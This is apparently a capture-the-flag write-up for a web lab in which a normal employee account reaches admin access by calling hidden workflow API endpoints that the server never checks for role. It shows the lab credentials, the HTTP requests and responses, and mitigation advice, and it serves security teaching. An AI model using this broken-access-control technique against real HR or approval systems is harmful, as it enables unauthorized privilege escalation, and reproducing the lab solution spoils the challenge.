Workflow Access Control Bypass – Admin Privilege Escalation | Lazy Human Resources
Lab Link
Lab: Lazy Human Resources
Overview

The Lazy Human Resources challenge demonstrates a classic workflow authorization flaw where the application relies on client-side restrictions rather than enforcing authorization on the backend.
The application presents a structured access request process:
- Employee submits request
- Manager reviews request
- HR approval
- Admin access granted
From the UI perspective, manager approval controls appeared disabled and inaccessible to normal users. However, hidden functionality exposed within the page source revealed backend endpoints that were still accessible.
Because the server failed to validate whether the current user had permission to execute privileged workflow actions, an ordinary employee account was able to progress its own request through the approval process and gain administrative privileges.
Objective
Escalate privileges from a normal employee account to administrative access.
Default credentials:
1
j.smith : password123
Reconnaissance
After authenticating with the provided credentials, the application immediately exposed functionality for requesting elevated access.
During submission, the following endpoint was triggered:
1
2
3
4
POST /api/access-request/create HTTP/2
Content-Type: application/json

{"reason":"testing"}
Response:
1
2
3
4
5
6
{
  "success": true,
  "request_id":"1108dc1f-ea1a-4530-ab2f-581b7e2f492f",
  "status":"pending",
  "message":"Your request has been submitted and is awaiting manager review."
}
A unique request identifier was assigned:
1
1108dc1f-ea1a-4530-ab2f-581b7e2f492f
Checking request status:
1
GET /api/access-request/status
Response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
  "request":{
      "id":"1108dc1f-ea1a-4530-ab2f-581b7e2f492f",
      "status":"pending",
      "reason":"testing",
      "created_at":"2026-05-19 07:22:38"
   },

   "audit_trail":[
      {
         "action":"created",
         "performed_by":"j.smith",
         "actor_role":"employee",
         "performed_at":"2026-05-19 07:22:38",
         "notes":"Request submitted by j.smith"
      }
   ]
}
The request was correctly placed into a pending state.
Source Code Analysis
Viewing the page source revealed an HTML comment containing workflow information:
1
2
3
4
5
6
7
8
9
10
<!--
Manager review is handled via the workflow API.
Endpoint: POST /api/access-request/review/:id

HR approval is triggered automatically server-side after review.
Endpoint: POST /api/access-request/approve/:id (internal)

Final grant:
POST /api/access-request/grant/:id
-->
This disclosure exposed multiple sensitive internal endpoints.
Several observations immediately became interesting:
- Review endpoint was visible
- Grant endpoint was visible
- Internal approval appeared automated
- No evidence suggested role validation
The UI disabled privileged buttons, but backend endpoints still existed.
This created a strong indicator that authorization might only exist in the frontend.
Exploitation
Using the exposed request identifier:
1
1108dc1f-ea1a-4530-ab2f-581b7e2f492f
A manual request was sent:
1
POST /api/access-request/review/1108dc1f-ea1a-4530-ab2f-581b7e2f492f
Response:
1
2
3
4
5
{
   "success":true,
   "status":"reviewed",
   "message":"Request marked as reviewed. HR approval is processed automatically — use /grant to activate."
}
The application accepted the action despite the user being an ordinary employee.
Proof of Exploitation
Retrieving status again:
1
GET /api/access-request/status
Updated audit trail:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
"audit_trail":[
   {
      "action":"created",
      "performed_by":"j.smith",
      "actor_role":"employee",
      "performed_at":"2026-05-19 07:22:38"
   },
   {
      "action":"reviewed",
      "performed_by":"j.smith",
      "actor_role":"employee",
      "performed_at":"2026-05-19 07:27:37",
      "notes":"Marked as reviewed by j.smith (role: employee)"
   },
   {
      "action":"approved",
      "performed_by":"hr.admin",
      "actor_role":"hr",
      "performed_at":"2026-05-19 07:27:37",
      "notes":"Automatically approved by HR system — all reviewed requests are fast-tracked for admin access."
   }
]
Several critical issues become visible here:
- The employee reviewed their own request
- Backend accepted the action
- HR automatically approved the request
- No authorization validation occurred
The system trusted workflow state changes rather than validating user roles.
Admin Access
After approval, the UI exposed an activation option.
Navigating to:
1
https://a71c35c7-4065-lazy-human-resources-d59eb.events.webverselabs-pro.com/admin
resulted in successful privilege escalation and administrative access.
Flag:
1
WEBVERSE{.....}
Impact
This vulnerability could allow attackers to:
- Escalate from employee to administrator
- Bypass approval chains
- Modify protected resources
- Access sensitive HR information
- Perform actions intended for privileged users
- Completely compromise internal workflow systems
In a real-world environment this could lead to full organizational compromise.
Root Cause
The application trusted client-side restrictions:
1
UI Restriction ≠ Security Control
Buttons being disabled in the browser does not prevent direct API access.
Authorization checks should always occur on the server before processing sensitive actions.
The backend failed to verify:
- Current user role
- Ownership constraints
- Approval permissions
- Workflow integrity
Mitigation
Enforce server-side authorization
Before processing:
if current_user.role != manager:
    deny request
Validate workflow transitions
Users should only be able to execute actions appropriate to their role:
1
2
3
4
5
6
7
Employee → Submit request

Manager → Review request

HR → Approve request

System → Grant access
Remove sensitive internal information
Avoid exposing internal endpoints:
1
<!-- hidden comments -->
Attackers frequently inspect source code.
Prevent self-approval
Users should never be capable of approving or reviewing their own requests.
Real-World Insight
This challenge resembles issues frequently discovered during penetration tests involving:
- Administrative workflows
- Internal portals
- Ticketing systems
- HR systems
- IAM applications
- Approval pipelines
A common mistake is assuming:
1
"If the button is disabled, users cannot access it."
Attackers rarely use the interface as intended.
They interact directly with the API.